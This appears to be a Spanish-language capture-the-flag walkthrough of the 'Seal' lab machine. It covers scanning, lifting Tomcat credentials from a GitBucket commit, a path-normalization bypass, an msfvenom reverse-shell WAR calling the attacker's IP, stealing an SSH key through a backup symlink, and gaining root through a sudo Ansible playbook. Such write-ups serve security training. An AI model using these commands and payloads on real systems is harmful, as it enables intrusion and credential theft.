

Seal_machine

Notas sobre la resolución de la máquina Seal

1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.10.250
```

```
ping -c 1 10.10.10.250 -R (Trace Route)
```

```
[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

2) Escaneo rápido de Puertos con NMAP

nmap -p- --open -T5 -v -n 10.10.10.188 (otro comando)

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.10.188 -oG allPorts`
```

Puertos Abiertos:

| Open ports: 22,443,8080

3*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80 10.10.10.250 -oN infoPorts
```

```
#### INFO:
> 22/tcp open  ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
>
> 443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=seal.htb/ <-- * TARGET * -->
>
> 8080/tcp open  http-proxy

-[*] Buscar versión de Ubuntu

Googlear: open  ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 launchpad

Url: https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.2

Data: openssh (1:8.2p1-4ubuntu0.2) focal-security; <-- * TARGET * -->
```

4) Whatweb

```
└─$ whatweb 10.10.10.250:443
http://10.10.10.250:443 [400 Bad Request] Country[RESERVED][ZZ],
HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.10.250], Title[400
The plain HTTP request was sent to HTTPS port], nginx[1.18.0]
```

5) Realizamos un curl solo cabezeras

```
└─$ curl -sX GET http://10.10.10.250:443 -I
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 13 Jan 2025 14:29:26 GMT
Content-Type: text/html
Content-Length: 264
Connection: close
```

6) Analisis web

Arquitectura del servidor:

Servicio Puerto 443:

Servicio por puerto 443 --> <http://10.10.10.250:443/> (Status 400 Bad Request)

Aplicamos Virtual Host:

```
└─$ sudo nano /etc/hosts  
  
// 10.10.10.250 seal.htb
```

Servicio Puerto 8080:

Servicio por puerto 8080 --> <http://10.10.10.250:8080/>

GitBucket es un sistema de desarrollo colaborativo autohospedado que se asemeja a servicios como Github o Gitlab.

7) Fuzzing wfuzz

```
└─$ wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt https://10.10.10.250/FUZZ
```

```

```

FUENTE: https://tomcat-apache-org.translate.goog/tomcat-9.0-doc/manager-howto.html?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc

NOTA:

De momento no podemos acceder al panel `"/manager/text"` por que necesitamos credenciales de autenticación. (status: 401)

8) GitBucket (Obtener credenciales)

<http://10.10.10.250:8080/register>

The image shows the GitBucket registration page. At the top, there is a green header bar with the GitBucket logo on the left, a search bar with the text "Find a repository" in the center, and a link to "Snippets" on the right. Below the header, the main heading "Create your account" is displayed in a large, white font. The registration form consists of several input fields with labels: "Username:" with the value "michael", "Password:" with masked characters (dots), "Full Name:" with the value "michael jackson", "Mail Address:" with the value "michael_jackson@jackson.com", "Additional Mail Address:" with the value "michael_jackson@outlook.com", "URL (optional):", and "Bio (optional):". At the bottom left of the form, there is a green button labeled "Create account".

GitBucket Find a repository Snippets

Create your account

Username:
michael

Password:
●●●●●●●●

Full Name:
michael jackson

Mail Address:
michael_jackson@jackson.com

Additional Mail Address:
michael_jackson@outlook.com

URL (optional):

Bio (optional):

Create account



username: michael

passwd: michael1234

Login

PASO 1:

Luego del login, nos dirigimos al repositorio "root/seal_market", para ver los commits.

PASO 2:

Acceder a directorio "tomcat".

PASO 3:

Obtenemos credenciales de Tomcat.

tomcat/tomcat-users.xml

```
<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-
gui"/></tomcat-users>
```

User: tomcat

passwd: 42MrHBf*z8{Z%

9) Breaking Parser Logic

Caso Panel de Admin

PASO 1:

PASO 2:

Caso Acceso Tomcat

PASO 1:

Nos dirigimos al path: <https://seal.htb/manager/html>



PASO 2:

Modificamos el path con el broken parser logic.

`https://seal.htb/manager;name=orange/html`

	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo

FUENTE: <https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf>

PASO 3:

Colocar las credenciales que encontramos en GitBucket.

seal.htb

This site is asking you to sign in.

Username

tomcat

Password

.....

Cancel Sign in

User: tomcat

passwd: 42MrHBf*z8{Z%

PASO 4:

Instrucción a panel de Tomcat.

Tomcat Web Application Manager

Message: OK

Manager

List Applications HTML Manager Help Manager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Expire session
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Expire session
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Expire session

Deploy

Deploy directory or WAR file located on server

Context Path:

Version (for parallel deployment):

XML Configuration file path:

WAR or Directory path:

WAR file to deploy

10) Crafter archivo .war malicioso

--> Usar la tool "msfvenom" (payload) para crear el archivo .war con reverse shell.

```
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.7 LPORT=443 -f war  
-o shell.war
```

Deploy el archivo .WAR en Tomcat:

FUENTE: <https://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html>

`http://localhost:8080/manager/text/deploy?path=/
contextPath=/`

Desplegar desde la interfaz del navegador:

WAR file to deploy

Select WAR file to upload shell.war

Ver aplicaciones desplegadas:

Applications	
Path	Version
/	None specified
/host-manager	None specified
/manager	None specified
/shell	None specified

11) Reverse Shell

Nos ponemos a la escucha por el puerto seteado **443** en NetCat.

Realizamos un GET al path donde Tomcat alojo nuestro archivo .war

```
$ nc -vnlp 443
listening on [any] 443 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.250] 47550
whoami
tomcat
█
```

12) Tratar consola

```
script /dev/null -c bash
```

```
Ctrol+z
```

```
stty raw -echo; fg
```

```
reset xterm
```

```
(enter)
```

```
export TERM=xterm
```

```
export SHELL=/bin/bash
```

```
stty rows 44 columns 184
```

13) Verificar SO y Privilegios

Inspección:

```
└─$ whoami
```

```
tomcat
```

```
└─$ id
```

```
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

```
└─$ hostname -I
```

```
10.10.10.250 dead:beef::250:56ff:feb0:3485
```

```
└─$ sudo -l
```

```
sudo: effective uid is not 0, is /usr/bin/sudo on a file system with the  
'nosuid' option set or an NFS file system without root privileges?
```

```
└─$ ls -l /bin/bash
```

```
-rwxr-xr-x 1 root root 1183448 Jun 18 2020 /bin/bash
```

```
└─$ ls -l /home/
```

```
drwxr-xr-x 9 luis luis 4096 May 7 2021 luis
```

```
└─$ cat /etc/passwd | grep "bash$"
```

```
root:x:0:0:root:/root:/bin/bash
luis:x:1000:1000:,,,:/home/luis:/bin/bash
```

//Permisos SUID

```
└─$ find / -perm -4000 2>/dev/null | xargs ls -l
```

//Capability

```
└─$ getcap -r / 2>/dev/null
```

Verificar SO

```
└─$ lsb_release -a
```

No LSB modules are available.

Distributor ID: Ubuntu

Description: Ubuntu 20.04.2 LTS

Release: 20.04

Codename: focal

```
└─$ uname -a
```

Linux seal 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021

x86_64 x86_64 x86_64 GNU/Linux

14) Playbook + yml

¿Que es Playbook?

Los playbooks en Ansible son esencialmente **scripts escritos en formato YAML**. Se utilizan para definir las tareas y configuraciones que Ansible aplicará a tus servidores.

Dirigirse al path: **/opt/backups**

```
opt/
├── backups/
│   ├── archives/
│   │   ├── backup-2025-01-14-15:44:32.gz
│   ├── playbook/
│   │   ├── run.yml
```

Archivo .yml

```
tomcat@seal:/opt/backups/playbook$ cat run.yml

- hosts: localhost
  tasks:
    - name: Copy Files
      synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard
dest=/opt/backups/files copy_links=yes
    - name: Server Backups
      archive:
        path: /opt/backups/files/
        dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
    - name: Clean
      file:
        state: absent
        path: /opt/backups/files/
```

El script hace lo siguiente:

1). Copia los datos de esta ruta => src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard y los almacena en esta otro directorio => dest=/opt/backups/files

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -l
total 92
drwxr-xr-x 5 root root 4096 Mar 7 2015 bootstrap
drwxr-xr-x 2 root root 4096 Mar 7 2015 css
drwxr-xr-x 4 root root 4096 Mar 7 2015 images
-rw-r--r-- 1 root root 71744 May 6 2021 index.html
drwxr-xr-x 4 root root 4096 Mar 7 2015 scripts
drwxrwxrwx 2 root root 4096 May 7 2021 uploads
```

2). Luego al contenido del directorio **/opt/backups/files** lo comprime en un archivo .gz

Vulnerabilidad:

Aqui nos encontramos con que tenemos permisos de escritura con el usuario "tomcat" en el directorio **/uploads**.

Nos podemos aprovechar de esto para generar un enlace simbólico del directorio **/home/luis** dentro del directorio **/uploads** para que luego el usuario **"luis"** genere la copia de backup automatizada y obtengamos esos archivos con los permisos cambiados al usuario **"tomcat"**.

15) Explotación con Enlace simbólico

Meter el contenido de **/home/luis** en directorio

/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads, mediante un enlace simbólico.

```
// GENERAR ENLASE
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ln -s -f
/home/luis uploads/

// COMPROBAMOS ENLASE
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls -l
total 0
lrwxrwxrwx 1 tomcat tomcat 10 Jan 14 16:52 luis -> /home/luis
```

Aqui se encuentra nuestro archivo comprimido con el enlace:

PATH: /opt/backups/archives

```
tomcat@seal:/opt/backups/archives$ ls -l
total 114076
-rw-rw-r-- 1 luis luis 606065 Jan 14 16:50 backup-2025-01-14-16:50:31.gz
-rw-rw-r-- 1 luis luis 606065 Jan 14 16:51 backup-2025-01-14-16:51:31.gz
-rw-rw-r-- 1 luis luis 115598596 Jan 14 16:52 backup-2025-01-14-16:52:32.gz
tomcat@seal:/opt/backups/archives$
```

Descomprimir archivo zip

```
// MOVER A DIR /tmp/
tomcat@seal:/opt/backups/archives$ cp backup-2025-01-14-19:01:32.gz /tmp/

// Rename
tomcat@seal:/tmp$ mv backup-2025-01-14-19:01:32.gz backup.gz

// Descomprimir
tomcat@seal:/tmp$ gunzip backup.gz

// El archivo que obtenemos es un TAR, debemos agregar su extensión.
tomcat@seal:/tmp$ ls -l
-rw-r----- 1 tomcat tomcat 141916160 Jan 14 19:02 backup

// Ver tipo de archivo
tomcat@seal:/tmp$ file backup
```

```
backup: POSIX tar archive
```

```
// Cambiar extensión
```

```
tomcat@seal:/tmp$ mv backup backup.tar
```

16) 1º FLAG

```
// Extraer archivos TAR
```

```
tomcat@seal:/tmp$ tar -xf backup.tar
```

```
tomcat@seal:/tmp$ ls -l
```

```
total 138600
```

```
-rw-r----- 1 tomcat tomcat 141916160 Jan 14 19:02 backup.tar
```

```
drwxr-x--- 7 tomcat tomcat 4096 May 7 2021 dashboard <- * TARGET * ->
```

```
drwxr-x--- 2 tomcat tomcat 4096 Jan 14 14:43 hsperfdata_tomcat
```

```
tomcat@seal:/tmp$ cd dashboard
```

```
tomcat@seal:/tmp/dashboard$ ls -l
```

```
total 92
```

```
drwxr-x--- 5 tomcat tomcat 4096 Jan 14 19:10 bootstrap
```

```
drwxr-x--- 2 tomcat tomcat 4096 Jan 14 19:10 css
```

```
drwxr-x--- 4 tomcat tomcat 4096 Jan 14 19:10 images
```

```
-rw-r----- 1 tomcat tomcat 71744 May 6 2021 index.html
```

```
drwxr-x--- 4 tomcat tomcat 4096 Jan 14 19:10 scripts
```

```
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 uploads <- * TARGET * ->
```

```
tomcat@seal:/tmp/dashboard$ cd uploads
```

```
tomcat@seal:/tmp/dashboard/uploads$ ls -l
```

```
total 4
```

```
drwxr-x--- 9 tomcat tomcat 4096 May 7 2021 luis <- * TARGET * ->
```

```
tomcat@seal:/tmp/dashboard/uploads$ cd luis
```

```
tomcat@seal:/tmp/dashboard/uploads/luis$ ls -l
```

```
total 51272
```

```
-rw-r----- 1 tomcat tomcat 52497951 Jan 14 2021 gitbucket.war
```

```
-r----- 1 tomcat tomcat 33 Jan 14 14:44 user.txt <- * TARGET * ->
```

```
tomcat@seal:/tmp/dashboard/uploads/luis$ cat user.txt <- * TARGET * ->
```

```
337ff38a4df9666239b7b256593686bd
```

17) Escalar privilegio a "LUIS"

Dentro del directorio "*luis*" ejecutar el comando *ls -la* para ver archivos ocultos.

```
tomcat@seal:/tmp/dashboard/uploads/luis$ ls -la
total 51320
drwxr-x--- 9 tomcat tomcat 4096 May  7 2021 .
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 ..
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 .ansible
-rw-r----- 1 tomcat tomcat  220 May  5 2021 .bash_logout
-rw-r----- 1 tomcat tomcat 3797 May  5 2021 .bashrc
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 .cache
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 .config
drwxr-x--- 6 tomcat tomcat 4096 Jan 14 19:10 .gitbucket
-rw-r----- 1 tomcat tomcat 52497951 Jan 14 2021 gitbucket.war
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 .java
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 .local
-rw-r----- 1 tomcat tomcat  807 May  5 2021 .profile
drwx----- 2 tomcat tomcat 4096 Jan 14 19:10 .ssh <-- *TARGET* -->
-r----- 1 tomcat tomcat  33 Jan 14 14:44 user.txt
```

En este directorio nos encontramos con la clave privada de SSH.

```
tomcat@seal:/tmp/dashboard/uploads/luis$ cd .ssh

tomcat@seal:/tmp/dashboard/uploads/luis/.ssh$ ls -l
total 12
-rw-r----- 1 tomcat tomcat 563 May  7 2021 authorized_keys
-rw----- 1 tomcat tomcat 2590 May  7 2021 id_rsa <-- *TARGET* -->
-rw-r----- 1 tomcat tomcat 563 May  7 2021 id_rsa.pub
```

Utilizaremos esta clave para conectarnos.

Asignar permisos *chmod 600 id_rsa*.

Conexión por SSH:

```
└─$ ssh -i id_rsa luis@10.10.10.250
```

18) Privilege Escalation

Ya como usuario **"luis"** vemos permisos con **sudo -l**.

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
```

Tenemos privilegios para ejecutar el siguiente binario => /usr/bin/ansible-playbook * y como argumento le podemos pasar un archivo **".yaml"**

Vulnerabilidad:

Aqui podemos generar un archivo **evil.yaml** para inyectar un comando el cual asigne permiso SUID a la bash de la maquina.

```
// Archivo evil.yaml

- hosts: localhost
  tasks:
    - name: Command Execution
      command: chmod u+s /bin/bash
```

Ejecutar binario con SUDO:

```
└─$ sudo /usr/bin/ansible-playbook evil.yaml
```

Verificar asignación del permiso SUID:

```
luis@seal:/opt/backups/playbook$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18 2020 /bin/bash
```

19) 2° FLAG

Ejecutar una bash con permiso heredado de ROOT:

```
luis@seal:/opt/backups/playbook$ bash -p
bash-5.0$ whoami
root
```

```
bash-5.0$ cat /root/root.txt
29cbcf0be309d1381a937c090a5c1cbf
```
